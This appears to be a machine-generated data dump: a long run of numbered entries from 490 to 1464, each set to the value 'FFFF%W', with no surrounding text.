490=FFFF%W491=FFFF%W492=FFFF%W493=FFFF%W494=FFFF%W495=FFFF%W496=FFFF%W497=FFFF%W498=FFFF%W499=FFFF%W500=FFFF%W501=FFFF%W502=FFFF%W503=FFFF%W504=FFFF%W505=FFFF%W506=FFFF%W507=FFFF%W508=FFFF%W509=FFFF%W510=FFFF%W511=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=FFFF%W1011=FFFF%W1012=FFFF%W1013=FFFF%W1014=FFFF%W1015=FFFF%W1016=FFFF%W1017=FFFF%W1018=FFFF%W1019=FFFF%W1020=FFFF%W1021=FFFF%W1022=FFFF%W1023=FFFF%W1024=FFFF%W1025=FFFF%W1026=FFFF%W1027=FFFF%W1028=FFFF%W1029=FFFF%W1030=FFFF%W1031=FFFF%W1032=FFFF%W1033=FFFF%W1034=FFFF%W1035=FFFF%W1036=FFFF%W1037=FFFF%W1038=FFFF%W1039=FFFF%W1040=FFFF%W1041=FFFF%W1042=FFFF%W1043=FFFF%W1044=FFFF%W1045=FFFF%W1046=FFFF%W1047=FFFF%W1048=FFFF%W1049=FFFF%W1050=FFFF%W1051=FFFF%W1052=FFFF%W1053=FFFF%W1054=FFFF%W1055=FFFF%W1056=FFFF%W1057=FFFF%W1058=FFFF%W1059=FFFF%W1060=FFFF%W1061=FFFF%W1062=FFFF%W1063=FFFF%W1064=FFFF%W1065=FFFF%W1066=FFFF%W1067=FFFF%W1068=FFFF%W1069=FFFF%W1070=FFFF%W1071=FFFF%W1072=FFFF%W1073=FFFF%W1074=FFFF%W1075=FFFF%W1076=FFFF%W1077=FFFF%W1078=FFFF%W1079=FFFF%W1080=FFFF%W1081=FFFF%W1082=FFFF%W1083=FFFF%W1084=FFFF%W1085=FFFF%W1086=FFFF%W1087=FFFF%W1088=FFFF%W1089=FFFF%W1090=FFFF%W1091=FFFF%W1092=FFFF%W1093=FFFF%W1094=FFFF%W1095=FFFF%W1096=FFFF%W1097=FFFF%W1098=FFFF%W1099=FFFF%W1100=FFFF%W1101=FFFF%W1102=FFFF%W1103=FFFF%W1104=FFFF%W1105=FFFF%W1106=FFFF%W1107=FFFF%W1108=FFFF%W1109=FFFF%W1110=FFFF%W1111=FFFF%W1112=FFFF%W1113=FFFF%W1114=FFFF%W1115=FFFF%W1116=FFFF%W1117=FFFF%W1118=FFFF%W1119=FFFF%W1120=FFFF%W1121=FFFF%W1122=FFFF%W1123=FFFF%W1124=FFFF%W1125=FFFF%W1126=FFFF%W1127=FFFF%W1128=FFFF%W1129=FFFF%W1130=FFFF%W1131=FFFF%W1132=FFFF%W1133=FFFF%W1134=FFFF%W1135=FFFF%W1136=FFFF%W1137=FFFF%W1138=FFFF%W1139=FFFF%W1140=FFFF%W1141=FFFF%W1142=FFFF%W1143=FFFF%W1144=FFFF%W1145=FFFF%W1146=FFFF%W1147=FFFF%W1148=FFFF%W1149=FFFF%W1150=FFFF%W1151=FFFF%W1152=FFFF%W1153=FFFF%W1154=FFFF%W1155=FFFF%W1156=FFFF%W1157=FFFF%W1158=FFFF%W1159=FFFF%W1160=FFFF%W1161=FFFF%W1162=FFFF%W1163=FFFF%W1164=FFFF%W1165=FFFF%W1166=FFFF%W1167=FFFF%W1168=FFFF%W1169=FFFF%W1170=FFFF%W1171=FFFF%W1172=FFFF%W1173=FFFF%W1174=FFFF%W1175=FFFF%W1176=FFFF%W1177=FFFF%W1178=FFFF%W1179=FFFF%W1180=FFFF%W1181=FFFF%W1182=FFFF%W1183=FFFF%W1184=FFFF%W1185=FFFF%W1186=FFFF%W1187=FFFF%W1188=FFFF%W1189=FFFF%W1190=FFFF%W1191=FFFF%W1192=FFFF%W1193=FFFF%W1194=FFFF%W1195=FFFF%W1196=FFFF%W1197=FFFF%W1198=FFFF%W1199=FFFF%W1200=FFFF%W1201=FFFF%W1202=FFFF%W1203=FFFF%W1204=FFFF%W1205=FFFF%W1206=FFFF%W1207=FFFF%W1208=FFFF%W1209=FFFF%W1210=FFFF%W1211=FFFF%W1212=FFFF%W1213=FFFF%W1214=FFFF%W1215=FFFF%W1216=FFFF%W1217=FFFF%W1218=FFFF%W1219=FFFF%W1220=FFFF%W1221=FFFF%W1222=FFFF%W1223=FFFF%W1224=FFFF%W1225=FFFF%W1226=FFFF%W1227=FFFF%W1228=FFFF%W1229=FFFF%W1230=FFFF%W1231=FFFF%W1232=FFFF%W1233=FFFF%W1234=FFFF%W1235=FFFF%W1236=FFFF%W1237=FFFF%W1238=FFFF%W1239=FFFF%W1240=FFFF%W1241=FFFF%W1242=FFFF%W1243=FFFF%W1244=FFFF%W1245=FFFF%W1246=FFFF%W1247=FFFF%W1248=FFFF%W1249=FFFF%W1250=FFFF%W1251=FFFF%W1252=FFFF%W1253=FFFF%W1254=FFFF%W1255=FFFF%W1256=FFFF%W1257=FFFF%W1258=FFFF%W1259=FFFF%W1260=FFFF%W1261=FFFF%W1262=FFFF%W1263=FFFF%W1264=FFFF%W1265=FFFF%W1266=FFFF%W1267=FFFF%W1268=FFFF%W1269=FFFF%W1270=FFFF%W1271=FFFF%W1272=FFFF%W1273=FFFF%W1274=FFFF%W1275=FFFF%W1276=FFFF%W1277=FFFF%W1278=FFFF%W1279=FFFF%W1280=FFFF%W1281=FFFF%W1282=FFFF%W1283=FFFF%W1284=FFFF%W1285=FFFF%W1286=FFFF%W1287=FFFF%W1288=FFFF%W1289=FFFF%W1290=FFFF%W1291=FFFF%W1292=FFFF%W1293=FFFF%W1294=FFFF%W1295=FFFF%W1296=FFFF%W1297=FFFF%W1298=FFFF%W1299=FFFF%W1300=FFFF%W1301=FFFF%W1302=FFFF%W1303=FFFF%W1304=FFFF%W1305=FFFF%W1306=FFFF%W1307=FFFF%W1308=FFFF%W1309=FFFF%W1310=FFFF%W1311=FFFF%W1312=FFFF%W1313=FFFF%W1314=FFFF%W1315=FFFF%W1316=FFFF%W1317=FFFF%W1318=FFFF%W1319=FFFF%W1320=FFFF%W1321=FFFF%W1322=FFFF%W1323=FFFF%W1324=FFFF%W1325=FFFF%W1326=FFFF%W1327=FFFF%W1328=FFFF%W1329=FFFF%W1330=FFFF%W1331=FFFF%W1332=FFFF%W1333=FFFF%W1334=FFFF%W1335=FFFF%W1336=FFFF%W1337=FFFF%W1338=FFFF%W1339=FFFF%W1340=FFFF%W1341=FFFF%W1342=FFFF%W1343=FFFF%W1344=FFFF%W1345=FFFF%W1346=FFFF%W1347=FFFF%W1348=FFFF%W1349=FFFF%W1350=FFFF%W1351=FFFF%W1352=FFFF%W1353=FFFF%W1354=FFFF%W1355=FFFF%W1356=FFFF%W1357=FFFF%W1358=FFFF%W1359=FFFF%W1360=FFFF%W1361=FFFF%W1362=FFFF%W1363=FFFF%W1364=FFFF%W1365=FFFF%W1366=FFFF%W1367=FFFF%W1368=FFFF%W1369=FFFF%W1370=FFFF%W1371=FFFF%W1372=FFFF%W1373=FFFF%W1374=FFFF%W1375=FFFF%W1376=FFFF%W1377=FFFF%W1378=FFFF%W1379=FFFF%W1380=FFFF%W1381=FFFF%W1382=FFFF%W1383=FFFF%W1384=FFFF%W1385=FFFF%W1386=FFFF%W1387=FFFF%W1388=FFFF%W1389=FFFF%W1390=FFFF%W1391=FFFF%W1392=FFFF%W1393=FFFF%W1394=FFFF%W1395=FFFF%W1396=FFFF%W1397=FFFF%W1398=FFFF%W1399=FFFF%W1400=FFFF%W1401=FFFF%W1402=FFFF%W1403=FFFF%W1404=FFFF%W1405=FFFF%W1406=FFFF%W1407=FFFF%W1408=FFFF%W1409=FFFF%W1410=FFFF%W1411=FFFF%W1412=FFFF%W1413=FFFF%W1414=FFFF%W1415=FFFF%W1416=FFFF%W1417=FFFF%W1418=FFFF%W1419=FFFF%W1420=FFFF%W1421=FFFF%W1422=FFFF%W1423=FFFF%W1424=FFFF%W1425=FFFF%W1426=FFFF%W1427=FFFF%W1428=FFFF%W1429=FFFF%W1430=FFFF%W1431=FFFF%W1432=FFFF%W1433=FFFF%W1434=FFFF%W1435=FFFF%W1436=FFFF%W1437=FFFF%W1438=FFFF%W1439=FFFF%W1440=FFFF%W1441=FFFF%W1442=FFFF%W1443=FFFF%W1444=FFFF%W1445=FFFF%W1446=FFFF%W1447=FFFF%W1448=FFFF%W1449=FFFF%W1450=FFFF%W1451=FFFF%W1452=FFFF%W1453=FFFF%W1454=FFFF%W1455=FFFF%W1456=FFFF%W1457=FFFF%W1458=FFFF%W1459=FFFF%W1460=FFFF%W1461=FFFF%W1462=FFFF%W1463=FFFF%W1464=FFFF%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